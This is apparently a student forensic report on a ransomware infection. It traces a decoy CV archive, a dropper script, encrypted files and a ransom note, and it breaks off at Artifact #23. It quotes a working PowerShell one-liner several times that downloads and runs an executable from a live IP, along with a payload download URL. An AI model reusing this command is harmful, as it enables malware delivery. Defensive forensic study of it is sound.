

Digital Forensic Investigation Report

*Security Assessment Report: Ah Yalan Dünya Corp
Incident*

Prepared by : R.M. Bihanga Rathnayaka
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Confidentiality Notice & Important Notes

This document contains legally privileged sensitive information regarding a corporate security incident at Ah Yalan Dünya Corp. It is for internal use only by the legal counsel, management, and authorized investigators of Ah Yalan Dünya Corp, or for academic purposes by the Unit Coordinator. Unauthorized review, use, distribution, or disclosure is strictly prohibited by law. Prejudice-free findings and conclusions are made here and should not be revealed to any third parties, especially to defense counsels, without explicit permission.

This report captures the bare facts because it contains the image of the forensic process chall.001 that was rendered for investigation purposes.

- Limitation of Scope: This report is limited to the artifacts present on the seized digital media and reflects the state of the device when it was acquired. Just because it is not artifacted does not mean it was never there.
- Harmful Content Warning-The reader should be aware that whatever evidence is in this report is concerning a ransomware attack and includes malicious executable files, command and control communications, and file compromise without graphics.
- Warning External Links: Ransom Notes (Artifact #13) contain live URLs to external sites. Do not click on or navigate to any URL or IP address mentioned, as this may lead to objectionable or malicious content or resources in an external network.

Time zone convention: All timestamps in artifact tables and Timeline of Events (Appendix B) are based on acquired image raw system time, W. Australia Standard Time (AWST), to maintain forensic integrity.

Chain of Custody: The original data source (image file hash: 5cf5c535ca0bc515501a7ece2ba53a87) remains secured in the possession of the investigating authority.

1. Executive Summary

Since the email message sent to the HR department was allegedly from "Burhan Altintop," the victim's system locks and encryption, a forensic investigation was requested. The aims were to know how the breach occurred and to what extent, using a disk image acquired earlier. To achieve this, detailed forensic analysis and cross-reference with system logs, browser artifacts, and registry hives were employed using various tools, namely Autopsy, DB Browser for SQLite, and Microsoft Event Viewer.

The investigation confirmed a successful ransomware operation by the VYD APT group using the Kokpit 3.0 strain. The attack followed a precise timeline that reflected the moment the user 'ik' clicked on the malicious link. A total of 28 critical artifacts were collected outlining the event sequence,

1. The user clicked on the link in the malicious email at 05:50:38 AWST.
2. At that moment, the attack started with the execution of the payload (temp.exe/priv.exe) through a PowerShell command.
3. The user witnessed some file changes on the machines that started the encryption of files at 05:53:56 AWST.

Ransomware, undisturbed in its way, had encrypted not only user files but also some important system defense mechanisms, for example, the Windows Defender database, which rated an entropy of 7.974704, imposing a great amount of damage on the company.

Persistence of the malware was achieved via the installation of the malware as a service titled "Windows Medical Service" around 05:58:49 AWST to maintain control of the system after reboot activities.

The evidence package demonstrates an entire recreation of the attack, which could aid in remediation and potential legal inquiry.

2. Time Comparison Details


The file system metadata and event logs follow W. Australia Standard Time (AWST) as per all-time stamps. This time zone was maintained throughout the forensic investigation. The subject of this case is Ah Yalan Dünya Corp., a Turkish corporation; thus, it is pertinent to convert the time zone so that events can be understood by local corporate time because Turkey uses GMT+3 or TRT. All timestamps in this report are native system times, i.e., AWST, for forensic accuracy.

3. Issue #1 – Content relating to the offence

Artifact #1 – CV file

| |
|---|
|  |
| File Name |
| CV.pdf |
| Type |
| Derived |
| Path |
| /img_chall.001/Users/ik/Downloads/CV.rar/CV.pdf |
| MIME Type |
| application/pdf |
| Size |
| 594300 |
| MD5 |
| ffe5b8b48d47a72c05f99a87bc541390 |
| Accessed |
| 0000-00-00 00:00:00 |
| Created |
| 0000-00-00 00:00:00 |
| Modified |
| 2024-03-30 23:37:06 AWST |
| Changed |
| 0000-00-00 00:00:00 |
| Analysis |
| This is the decoy document that was used in a social engineering attack to deliver the malicious command file attached to it. |

Artifact #2 – Compressed CV file

| |
|--|
|  |
| File Name |
| CV.rar |
| Path |
| /img_chall.001/Users/ik/Downloads/CV.rar |
| MIME Type |
| application/zip |
| Size |
| 579831 |
| MD5 |
| 2575d7f909ce2dbff228fad968c0f92a |
| Accessed |
| 2024-03-31 06:28:21 AWST |
| Created |
| 2024-03-31 06:28:18 AWST |

| | |
|----------|--|
| Modified | 2024-03-31 06:28:18 AWST |
| Changed | 2024-03-31 06:28:21 AWST |
| Analysis | This is the archive file that the user downloaded, and this contained the malicious components which were used to initiate the attack. |

Artifact #3 – Command file

| | |
|--|--|
| <pre>powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -Command "& {Invoke-WebRequest -Uri 'http://91.93.0.171:82/back.exe' -OutFile 'C:\Users\ik\AppData\Local\Temp\temp.exe'; Start-Process -FilePath 'C:\Users\ik\AppData\Local\Temp\temp.exe' -Wait}"</pre> | |
| File Name | CV.pdf.cmd |
| Type | Derived |
| Path | /img_chall.001/Users/ik/Downloads/CV.rar/CV.pdf /CV.pdf.cmd |
| MIME Type | application/x-bat |
| Size | 255 |
| MD5 | bae73671b12c2b6712c519f2ae58c290 |
| Accessed | 0000-00-00 00:00:00 |
| Created | 0000-00-00 00:00:00 |
| Modified | 2024-03-30 23:37:06 AWST |
| Changed | 0000-00-00 00:00:00 |
| Analysis | This file is the primary execution script and contains the PowerShell command. This file was executed by the user to download and run the final payload from the server. |

Artifact #4 – Image file

| | |
|-----------|---|
| File Name | image0.jpg |
| Type | Derived |
| Path | /img_chall.001/Users/ik/Downloads/CV.rar/CV.pdf /image0.jpg |
| MIME Type | image/jpeg |
| Size | 511747 |
| MD5 | bae73671b12c2b6712c519f2ae58c290 |
| Accessed | 0000-00-00 00:00:00 |
| Created | 0000-00-00 00:00:00 |
| Modified | 0000-00-00 00:00:00 |
| Changed | 0000-00-00 00:00:00 |
| Analysis | This image is contained in the malicious CV archive and is a part of the social engineering effort to make the malicious archive appear legitimate. |

Artifact #5 – Image file

| | |
|---|--|
|  | |
| File Name | image1.jpg |
| Type | Derived |
| Path | /img_chall.001/Users/ik/Downloads/CV.rar/CV.pdf /image1.jpg |
| MIME Type | image/jpeg |
| Size | 42213 |
| MD5 | 9aa2991844a8a816d140d76524b6e47f |
| Accessed | 0000-00-00 00:00:00 |
| Created | 0000-00-00 00:00:00 |
| Modified | 0000-00-00 00:00:00 |
| Changed | 0000-00-00 00:00:00 |
| Analysis | This may be the image of “Burhan Altintop” and this is also a part of the social engineering attempt to lure to build credibility for the attached CV. |


Artifact #6 – temp file

| | |
|--|--|
|  | |
| File Name | temp.exe |
| Type | File System |
| Path | /img_chall.001/Users/ik/AppData/Local/Temp/temp.exe |
| MIME Type | application/x-msdownload |
| Size | 100352 |
| MD5 | 486edc6102c1aeea56106cf2d0564ed4 |
| Accessed | 2024-03-31 05:50:51 AWST |
| Created | 2024-03-31 05:50:51 AWST |
| Modified | 2024-03-31 05:50:51 AWST |
| Changed | 2024-03-31 05:50:51 AWST |
| Analysis | This is an executable downloaded from the server and launched via PowerShell. This is the core ransomware payload file. |


Artifact #7 – Command temp file

| | |
|--|--|
| <pre>powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -Command "& {Invoke-WebRequest -Uri 'http://91.93.0.171:82/back.exe' -OutFile 'C:\Users\ik\AppData\Local\Temp\temp.exe'; Start-Process -FilePath 'C:\Users\ik\AppData\Local\Temp\temp.exe' -Wait}"</pre> | |
| File Name | CV.pdf .cmd |
| Type | File System |
| Path | /img_chall.001/Users/ik/AppData/Local/Temp/Rar\$DIa1188.42973/CV.pdf .cmd |
| MIME Type | application/x-bat |
| Size | 255 |
| MD5 | bae73671b12c2b6712c519f2ae58c290 |
| Accessed | 2024-03-31 05:50:47 AWST |
| Created | 2024-03-31 05:50:47 AWST |
| Modified | 2024-03-31 14:37:06 AWST |
| Changed | 2024-03-31 05:50:47 AWST |
| Analysis | This is an identical PowerShell command found in a temporary extraction path and provides temporal triangulation and confirms the script's content and execution by the RAR utility. |

Artifact #8 – PowerShell log

| | |
|---|--|
|  <p>The screenshot shows a log viewer interface with a search bar at the top. The main area displays a log entry with the following text:</p> <pre>ProviderName=Registry NewProviderState=Started SequenceNumber=1 HostName=ConsoleHost HostVersion=5.1.20348.558 HostId=b6568afb-3b43-4eb5-b39e-23b8a4917b15 HostApplication=powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -Command & {Invoke-WebRequest -Uri 'http://91.93.0.171:82/back.exe' -OutFile 'C:\Users\ik\AppData\Local\Temp\temp.exe'; Start-Process -FilePath 'C:\Users\ik\AppData\Local\Temp\temp.exe' -Wait} EngineVersion= RunspaceId= PipelineId= CommandName= CommandType= ScriptName= CommandPath=</pre> | |
| File Name | Windows PowerShell.evtx |
| Type | File System |
| Path | /img_chall.001/Windows/System32/winevt/Logs/Windows PowerShell.evtx |
| MIME Type | application/octet-stream |
| Size | 69632 |
| MD5 | 5650c60f5657b25a4d482ec2cefc0276 |
| Accessed | 2024-03-31 06:26:37 AWST |
| Created | 2024-03-31 01:57:28 AWST |
| Modified | 2024-03-31 06:26:37 AWST |
| Changed | 2024-03-31 06:26:37 AWST |
| Analysis | This is a log entry confirming the execution of the PowerShell command which acts as a System Level execution proof. This is the definitive, system verified timestamp and command for the payload launch. |


Artifact #9 – Web Data Database



| | short_name | keyword | favicon_url | url | safe_for_autoreplace | originating_url |
|---|------------------|----------------|------------------------------------|---|----------------------|-----------------|
| 1 | 2 Yandex | yandex.com.tr | https://yastatic.net/logo/_/.. | https://www.yandex.com.tr/... | 1 | |
| 2 | 3 Bing | bing.com | https://www.bing.com/sa/img/_/.. | (bing:baseURL)search?q=(searchTerms)... | 1 | |
| 3 | 4 Yahoo! Turkiye | tr.yahoo.com | https://tr.search.yahoo.com/.. | https://tr.search.yahoo.com/... | 1 | |
| 4 | 5 Google | google.com | https://www.google.com/images/_/.. | {google:baseURL}search?... | 1 | |
| 5 | 6 DuckDuckGo | duckduckgo.com | https://duckduckgo.com/favicon.ico | https://duckduckgo.com/?... | 1 | |

| | |
|------------------|--|
| File Name | Web Data |
| Type | File System |
| Path | /img_chall.001/Users/ik/AppData/Local/Microsoft/Edge/User Data/Default/Web Data |
| MIME Type | application/x-sqlite3 |
| Size | 98304 |
| MD5 | 5650c60f5657b25a4d482ec2cefc0276 |
| Accessed | 2024-03-31 02:08:03 AWST |
| Created | 2024-03-31 02:04:31 AWST |
| Modified | 2024-03-31 02:08:03 AWST |
| Changed | 2024-03-31 02:08:03 AWST |
| Relevant content | ‘keywords’ table |
| Analysis | User Search Profile and Exculpatory Evidence. This table documents the user's primary search engines and linguistic preferences, including Turkish domains. The absence of malicious search terms (e.g., Burhan Altintop, ransomware) is a key finding, suggesting the attack was initiated by a direct link click rather than a prior search. This supports the narrative of a social engineering attack. |

Artifact #10 – Compressed CV file



| Name | S | C | O | Modified Time | Change Time | Access Time | Created Time | Size | Flags(Dir) | Flags(Meta) |
|----------------------------------|---|---|---|--------------------------|--------------------------|--------------------------|--------------------------|--------|------------|-------------|
| [current folder] | | | | 2024-03-31 06:28:21 AWST | 2024-03-31 06:28:21 AWST | 2024-03-31 06:28:21 AWST | 2024-03-31 02:04:25 AWST | 56 | Allocated | Allocated |
| [parent folder] | | | | 2024-03-31 06:27:48 AWST | 2024-03-31 06:27:48 AWST | 2024-03-31 06:27:48 AWST | 2024-03-31 02:04:25 AWST | 256 | Allocated | Allocated |
| CV.rar | | | 0 | 2024-03-31 06:28:18 AWST | 2024-03-31 06:28:21 AWST | 2024-03-31 06:28:21 AWST | 2024-03-31 06:28:18 AWST | 579831 | Allocated | Allocated |
| CV.rar.eBULMeWOP | | | 0 | 2024-03-31 05:53:56 AWST | 2024-03-31 05:53:56 AWST | 2024-03-31 05:53:56 AWST | 2024-03-31 05:50:41 AWST | 580061 | Allocated | Allocated |
| CV.rar.eBULMeWOP.Zone.Identifier | | | 0 | 2024-03-31 05:53:56 AWST | 2024-03-31 05:53:56 AWST | 2024-03-31 05:53:56 AWST | 2024-03-31 05:50:41 AWST | 305 | Allocated | Allocated |
| desktop.ini | | | 3 | 2024-03-31 02:04:30 AWST | 2024-03-31 02:04:30 AWST | 2024-03-31 02:04:30 AWST | 2024-03-31 02:04:30 AWST | 282 | Allocated | Allocated |
| eBULMeWOP README.txt | | | 1 | 2024-03-31 05:53:56 AWST | 2024-03-31 05:53:56 AWST | 2024-03-31 05:53:56 AWST | 2024-03-31 05:53:56 AWST | 2693 | Allocated | Allocated |

| | |
|-----------|------------------------------------|
| File Name | CV.rar |
| Type | File System |
| Path | /img_chall.001/Users/ik/Downloads/ |
| MIME Type | application/zip |
| Size | 579831 |
| MD5 | 2575d7f909ce2dbff228fad968c0f92a |

| | |
|----------|--|
| Accessed | 2024-03-31 06:28:21 AWST |
| Created | 2024-03-31 06:28:18 AWST |
| Modified | 2024-03-31 06:28:18 AWST |
| Changed | 2024-03-31 06:28:21 AWST |
| Analysis | This is the initial payload container, which is an archive downloaded from MediaFire which used to initiate the infection chain. |

Artifact #11 – Payload File

| CV.jar-eBUMEVOP | 0 | 2024-03-31 05:53:56 AWST | Allocated | Allocated |
|---------------------------------|---|--------------------------|--------------------------|--------------------------|--------------------------|--------------------------|--------------------------|--------------------------|-----------|-----------|
| CV.jar-eBUMEVOP:Zone.Identifier | 0 | 2024-03-31 05:53:56 AWST | Allocated | Allocated |
| desktop.ini | 3 | 2024-03-31 02:04:38 AWST | Allocated | Allocated |
| eBUMEVOP README.txt | 1 | 2024-03-31 05:53:56 AWST | Allocated | Allocated |

| | |
|-----------------|---|
| File Name | CV.rar.eBULMeWOP |
| Type | File System |
| Path | /img_chall.001/Users/ik/Downloads/CV.rar.eBULMeWOP |
| MIME Type | application/octet-stream |
| Size | 580061 |
| MD5 | 1e98d1bc1287ba57086a9290d46acf6c |
| Accessed | 2024-03-31 05:53:56 AWST |
| Created | 2024-03-31 05:50:41 AWST |
| Modified | 2024-03-31 05:53:56 AWST |
| Changed | 2024-03-31 05:53:56 AWST |
| Downloaded From | https://download1511[.]mediafire[.]com/fhrdyk0xy7eqq0YeSf1zxTJMFn8x8dV0KRuFRxjBPMuu0C8XE5ul685j3CA9G3Y1-7odxGStnYVkvMw7SUJaoFOxFQaPnB25nXqV0lFHDhiiWi77CYI-xjsRRUqXnlco4q_bCM8TSjpwveXDojb7QPmlJK98Cg_n_GlnGxtQfU/yw6qzt7g9r39sln/ CV.rar |
| Analysis | This is a malicious Payload (Initial download) with the added ransomware extension. The original file name of the payload was created while being downloaded and was modified at the peak of the encryption cluster. |

Artifact #12 – Evidence of Payload download

| CV.rar.eBULMeWOP:Zone.Identifier | | | | | | | | | |
|----------------------------------|--|----------------------------------|--------------------------|--------------------------|--------------------------|--------------------------|--------------------------|-----|---------------------|
| | 0 | 2024-03-31 05:53:56 AWST | 2024-03-31 05:53:56 AWST | 2024-03-31 05:53:56 AWST | 2024-03-31 05:53:56 AWST | 2024-03-31 05:53:56 AWST | 2024-03-31 05:53:56 AWST | 268 | Allocated Allocated |
| | | | | | | | | | |
| File Name | CV.rar.eBULMeWOP:Zone.Identifier | | | | | | | | |
| Type | File System | | | | | | | | |
| Path | /img_chall.001/Users/ik/Downloads/ | CV.rar.eBULMeWOP:Zone.Identifier | | | | | | | |
| MIME Type | text/plain | | | | | | | | |
| Size | 305 | | | | | | | | |
| MD5 | 5642fa509fc5995f0b4b2e269019f767 | | | | | | | | |
| Accessed | 2024-03-31 05:53:56 AWST | | | | | | | | |
| Created | 2024-03-31 05:50:41 AWST | | | | | | | | |
| Modified | 2024-03-31 05:53:56 AWST | | | | | | | | |
| Changed | 2024-03-31 05:53:56 AWST | | | | | | | | |
| Analysis | This is evidence of Internet Download. Alternate Data Stream proving the file was downloaded from the Internet Zone (ZoneId=3). Corroborates the Web History findings. | | | | | | | | |

Artifact #13 – Ransom Note

| eBULMeWOP.README.txt | | | | | | | | | |
|----------------------|------------------------------------|----------------------|--|--|--|--|--|--|--|
| | | | | | | | | | |
| File Name | eBULMeWOP.README.txt | | | | | | | | |
| Type | File System | | | | | | | | |
| Path | /img_chall.001/Users/ik/Downloads/ | eBULMeWOP.README.txt | | | | | | | |
| MIME Type | text/plain | | | | | | | | |
| Size | 2693 | | | | | | | | |
| MD5 | 1d82daf31521744f660ddb531cb5a028 | | | | | | | | |
| Accessed | 2024-03-31 05:53:56 AWST | | | | | | | | |

| | |
|----------|--|
| Created | 2024-03-31 05:53:56 AWST |
| Modified | 2024-03-31 05:53:56 AWST |
| Changed | 2024-03-31 05:53:56 AWST |
| Analysis | This is the final proof of the Ransom Demand. It contains attack information, namely VYD APT, Kokpit 3.0, decryption ID, and financial motive. Created toward the end of the encryption cluster. |

Artifact #14 – Ransom Note Image


| | |
|-----------|---|
| | |
| File Name | eBULMeWOP.bmp |
| Type | File System |
| Path | /img_chall.001/ProgramData/eBULMeWOP.bmp |
| MIME Type | image/bmp |
| Size | 3120694 |
| MD5 | 6db3091d9b50378469a8f629effa0403 |
| Accessed | 2024-03-31 05:54:00 AWST |
| Created | 2024-03-31 05:54:00 AWST |
| Modified | 2024-03-31 05:54:00 AWST |
| Changed | 2024-03-31 05:54:00 AWST |
| Analysis | This is a decoy or deception artifact that was placed on the desktop for the ransom demand. It contradicts the text note, which claims that the attack is from "LockBit Black", suggesting attacker misattribution or deception (false flag). |

Artifact #15 – Ransom Note icon


| | |
|-----------|--|
| | |
| File Name | eBULMeWOP.ico |
| Type | File System |
| Path | /img_chall.001/ProgramData/eBULMeWOP.ico |
| MIME Type | image/vnd.microsoft.icon |
| Size | 15086 |
| MD5 | 88d9337c4c9cfe2d9aff8a2c718ec76b |

| | |
|----------|---|
| Accessed | 2024-03-31 05:53:56 AWST |
| Created | 2024-03-31 05:53:56 AWST |
| Modified | 2024-03-31 05:53:56 AWST |
| Changed | 2024-03-31 05:53:56 AWST |
| Analysis | This is a custom Icon Artifact. The Icon file for marking encrypted file names or changing the default icon for the desktop note and created at the peak of the encryption cluster. |

Artifact #16 – Windows Registry File

| | |
|--|--|
|  | ROOT AppEvents Console Control Panel Environment Keyboard Layout Network Printers Software System |
| File Name | NTUSER.DAT |
| Type | File System |
| Path | /img_chall.001/Users/ik/NTUSER.DAT |
| MIME Type | application/x.windows-registry |
| Size | 786432 |
| MD5 | 21fc66c61ffe6c96fe23bf99bc2102a3 |
| Accessed | 2024-03-31 02:04:25 AWST |
| Created | 2024-03-31 02:04:25 AWST |
| Modified | 2024-03-31 01:58:15 AWST |
| Changed | 2024-03-31 02:04:25 AWST |
| Analysis | This is the primary registry file of the user 'ik', for the verification of persistence methods, application usage, and user activity records. |

Artifact #17 – Encrypted System Log File

| | |
|--|---|
|  | File Metadata OS Account: User:ik Data Artifacts: Analysis Results: Context Annotations: Other Occurrences |
| File Name | wmsetup.log.eBUIMeWOP |

| | |
|-----------|--|
| Type | File System |
| Path | /img_chall.001/Users/ik/AppData/Local/Temp/wmsetup.log.eBULMeWOP |
| MIME Type | application/octet-stream |
| Size | 934 |
| MD5 | c40b11e63e6e25a49386917c3208550b |
| Accessed | 2024-03-31 05:53:56 AWST |
| Created | 2024-03-31 02:04:29 AWST |
| Modified | 2024-03-31 05:53:56 AWST |
| Changed | 2024-03-31 05:53:56 AWST |
| Analysis | This is proof of an Encrypted System Artifact. This system log file was encrypted at peak cluster time, showing the wide-ranging implications of the ransomware beyond the user's files. |


Artifact #18 – Ransomware Payload Wrapper/Dropper

```
This program cannot be run in DOS mode.
  /src
  /src

System.Resources.ResourceReader, mscorelib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e0945ystem.Resources.RuntimeResourceSet
PADPAD
H4AAJAAAEEAAGVTTt0bQBF0f[MC]Q5WXBjG0b1Q5M4bm3BrGh7U0bWbF95V1L2bDfPjB3cH253c02gHb223m+uDFPa+HkW6S/[Y0L7u7Q2nRgK8nm4L3uShHc+OMR8VmnejdP47B811Zv55ViSjdzD06V
UWb1Xw9yoyUWb1U3h6LqNq2fPjKwvH2PC23cf0iHntbPjCv5vrnAw1veHpd0fkgtaAxQmnsQ9ar065l/Bfow2C0b578VcZ+Zed4w5nll5B+HwAaoy1L7y0Ln1uHq7m7f72fT3cAdjuqmv6d1g1QmQzQb1nly10r1ev
T0H5M9g9L6LqNq2fPjKwvH2PC23cf0iHntbPjCv5vrnAw1veHpd0fkgtaAxQmnsQ9ar065l/Bfow2C0b578VcZ+Zed4w5nll5B+HwAaoy1L7y0Ln1uHq7m7f72fT3cAdjuqmv6d1g1QmQzQb1nly10r1ev
T0H5M9g9L6LqNq2fPjKwvH2PC23cf0iHntbPjCv5vrnAw1veHpd0fkgtaAxQmnsQ9ar065l/Bfow2C0b578VcZ+Zed4w5nll5B+HwAaoy1L7y0Ln1uHq7m7f72fT3cAdjuqmv6d1g1QmQzQb1nly10r1ev
T0H5M9g9L6LqNq2fPjKwvH2PC23cf0iHntbPjCv5vrnAw1veHpd0fkgtaAxQmnsQ9ar065l/Bfow2C0b578VcZ+Zed4w5nll5B+HwAaoy1L7y0Ln1uHq7m7f72fT3cAdjuqmv6d1g1QmQzQb1nly10r1ev
BS=4.0.3019
#string
#GUID
```

| | |
|-----------|---|
| File Name | adm2.exe |
| Type | File System |
| Path | /img_chall.001/Users/ik/AppData/Local/Temp/adm2.exe |
| MIME Type | application/x-msdownload |
| Size | 13312 |
| MD5 | 2018c56d5fd7acd1e0605d7555415734 |
| Accessed | 2024-03-31 05:53:30 AWST |
| Created | 2024-03-31 05:53:30 AWST |
| Modified | 2024-03-31 05:53:30 AWST |
| Changed | 2024-03-31 05:53:30 AWST |
| Analysis | This is the Ransomware Payload Wrapper. This executable file contains an embedded, encoded PowerShell script. To initiate the second stage of the payload and to evade detection. |

Artifact #19 – Ransomware Payload Executable (C2 Logic)

|  | |
|--|--|
| File Name | priv.exe |
| Type | File System |
| Path | /img_chall.001/Users/ik/AppData/Local/Temp/priv.exe |
| MIME Type | application/x-msdownload |
| Size | 100352 |
| MD5 | 814ac994a0dd9978b2fa36a38d43845d |
| Accessed | 2024-03-31 05:53:45 AWST |
| Created | 2024-03-31 05:53:45 AWST |
| Modified | 2024-03-31 05:53:45 AWST |
| Changed | 2024-03-31 05:53:45 AWST |
| Analysis | This is the Evasion Payload. This file bears important strings indicating C2 communication (91.93.0.171) as well as intent for persistence (Werfault.exe). It is likely a renamed payload dropped in the Temp folder to evade detection. |

Artifact #20 – Generic Digital Photograph

| | |
|---|--|
|  | |
| File Name | WelcomeScan.jpg |
| Type | File System |
| Path | /img_chall.001/Windows/WinSxS/amd64_microsoft-windows-fax-common_31bf3856ad364e35_10.0.20348.587_none_f4728c94dace0217/WelcomeScan.jpg |
| MIME Type | image/jpeg |
| Size | 516424 |
| MD5 | 73d4281e46a68222934403627e5b4e19 |
| Accessed | 2021-05-08 16:16:03 AWST |
| Created | 2021-05-08 16:16:03 AWST |
| Modified | 2021-05-08 16:16:03 AWST |
| Changed | 2024-03-31 02:56:20 AWST |

| | |
|----------|--|
| Analysis | This is Exculpatory evidence. This is a standard Windows system image that in no way links to the incident or any malicious activity. It is included to show the thoroughness of this investigation. |
|----------|--|

Artifact #21 – Encrypted Windows Defender Database


| | |
|---------------|--|
| | |
| File Name | mpenginedb.db |
| Type | File System |
| Path | /img_chall.001/ProgramData/Microsoft/Windows Defender/Scans/mpenginedb.db |
| MIME Type | application/octet-stream |
| Size | 307200 |
| MD5 | a3fc30d8a35db248a7024cb14cbefa97 |
| Accessed | 2024-03-31 05:53:57 AWST |
| Created | 2024-03-31 01:57:42 AWST |
| Modified | 2024-03-31 05:53:57 AWST |
| Changed | 2024-03-31 05:53:57 AWST |
| Entropy Score | 7.974704 |
| Analysis | This is a Secured Evidence of Compromise. This Windows Defender database file with a high level of entropy score (7.974704), which indicates that the encryption method used by the ransomware managed to circumvent or to compromise the current defense mechanism of the operating system. |

Artifact #22 – Encrypted Icon Cache Database


| | |
|-----------|--|
| | |
| File Name | iconcache_256.db |
| Type | File System |
| Path | /img_chall.001/Users/Administrator/AppData/Local/Microsoft/Windows/Explorer/iconcache_256.db |

| | |
|---------------|---|
| MIME Type | application/octet-stream |
| Size | 2097152 |
| MD5 | 214f2b1dcd76ca1edf745ca3c6b25d11 |
| Accessed | 2024-03-31 01:59:33 AWST |
| Created | 2024-03-31 01:59:33 AWST |
| Modified | 2024-03-31 01:59:33 AWST |
| Changed | 2024-03-31 01:59:33 AWST |
| Entropy Score | 7.697191 |
| Analysis | This is the Seclusive System Cache. This Icon cache database with a high degree of entropy (7.697191). Encrypted during the time period, critical cluster adds support for the random nature of the attack, both in scope and timing. |


Artifact #23 – Direct Malicious Download Link

| | |
|---|---|
